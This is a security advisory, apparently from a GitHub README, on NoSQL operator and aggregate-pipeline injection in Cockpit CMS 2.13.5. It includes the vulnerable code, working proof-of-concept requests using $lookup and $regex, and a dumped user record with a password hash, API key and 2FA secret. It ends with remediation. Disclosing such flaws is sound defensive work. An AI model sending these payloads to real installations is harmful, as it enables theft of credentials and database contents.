NoSQL Injection in Cockpit CMS v2.13.5

Executive Summary

Vulnerability: NoSQL Injection (NoSQLi) via Operator Injection & Aggregate Pipeline Injection **Product:** Cockpit CMS (Cockpit-HQ/Cockpit) **Affected Version:** 2.13.5 (latest) **CWE:** CWE-943 (Improper Neutralization of Special Elements in Data Query Logic) **CVSS 3.1 Score:** 9.9 (Critical) — `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H` **Prerequisite:** Authenticated user with `assets/read` or `content/read` permissions (including API keys with valid roles) **Impact:** Full Database Exfiltration (Cross-collection data theft), ACL Bypass, Hashed Password Leak, API Token and 2FA Secret Disclosure.

Vulnerability Description

Cockpit CMS fails to properly sanitize MongoDB filters and aggregation pipelines provided by users. In several endpoints, notably `POST /assets/assets` and `/api/content/aggregate/{model}`, user-controlled JSON objects are passed directly to the database layer without stripping MongoDB operators (e.g., `$ne`, `$regex`, `$lookup`, `$unionWith`).

This lead to two distinct and critical impacts:

1. **Operator Injection**: Allowing attackers to bypass query constraints and extract data character-by-character using regex.
2. **Aggregate Injection**: Allowing attackers to perform cross-collection joins to read sensitive data from system collections they are not authorized to access.

Technical Analysis

1. NoSQL Injection in Assets (`/assets/assets`)

File: `modules/Assets/Controller/Assets.php`

The controller iterates over the `filter` array. If an element is not a string (i.e., a JSON object), it is appended directly to the filter list without validation:

```
foreach ($options['filter'] as $f) {
    if (!is_string($f)) {
        $filter[] = $f; // RAW INJECTION
        continue;
    }
}
```

2. Critical Aggregate Injection (`/api/content/aggregate/{model}`)

File: `modules/Content/api.php`

The aggregation endpoint accepts a user-provided `pipeline` string, decodes it as JSON, and passes it directly to the `aggregate()` method of the `dataStorage` helper:

```
$pipeline = $app->param('pipeline:string', null);
// ...
$pipeline = json5_decode($pipeline, true);
// ...
$items = $app->module('content')->aggregate($params['model'], $pipeline);
```

Since the pipeline is not sanitized, it is possible to use the `$lookup` operator to read from any collection in the database.

Proof of Concept (PoC)

PoC 1: Full Database Exfiltration via `$lookup` (Aggregate)

By using a pivot collection (e.g., `poc`), an attacker can join and dump the entire `system_users` collection, which contains sensitive administrative credentials.

Request:

```
GET /api/content/aggregate/poc?api_key=USR-XXXXX&pipeline=[{"$limit":1},{"$lookup":{"from":"system_users","localFielc
```

Success (Actual Data Dumped during Audit):

```
[
  {
    "_id": {"$oid": "69c8dcfd9aa9a967fe0df882"},
    "dump": [
      {
        "_id": {"$oid": "69c89f3d2311faee2a05ed92"},
        "user": "admin",
        "email": "admin@admin.com",
        "password": "$2y$10$I7P7HAZiTIRSATm.ORf4..EtInrbkL00WB5wcUQRgpxrCOFj1YgCa",
        "apiKey": "USR-2d9d93e90578c575593f63e123cfec7af41f0476",
        "twofa": {"enabled": false, "secret": "5ITEAJ75ZIMT7A5P2KVKJDIBEYTQHNNX"}
      }
    ]
  }
]
```

PoC 2: Blind NoSQLi via `$regex` (Assets)

An attacker can use regex to exfiltrate the creator's user ID (`_cby`) of any asset:


Request:

```
POST /assets/assets HTTP/1.1
Content-Type: application/json

{"options":{"limit":1,"filter":[{"_id": "ASSET_ID"}, {"_cby": {"$regex": "^6"}}]}}
```

Result: If the creator's ID starts with "6", the asset is returned. Otherwise, an empty list is returned.

Video Poc



Impact Assessment

- **Confidentiality: High**. Every record in every collection can be exfiltrated.
- **Integrity: None** (Read-only impact via these specific endpoints).
- **Availability: None** (unless DoS via heavy regex is considered).
- **Scope Change: Changed**. Access to one collection allows access to the entire database structure.

Recommended Remediation

1. **Sanitize Keys**: Implement a recursive sanitizer that strips all keys starting with `$` from user-provided objects before passing them to the database driver.
2. **Restrict Aggregation**: Limit the allowed stages in the `aggregate` API. Specifically, block `$lookup`, `$unionWith`, `$graphLookup`, and `$out` / `$merge` for non-superadmin users.
3. **Use a DSL**: Move away from raw MongoDB JSON filters and implement a safe, restricted filtering language.

Releases

No releases published

Packages

No packages published

Contributors 1

NicolasPauferro Nicolas Pauferro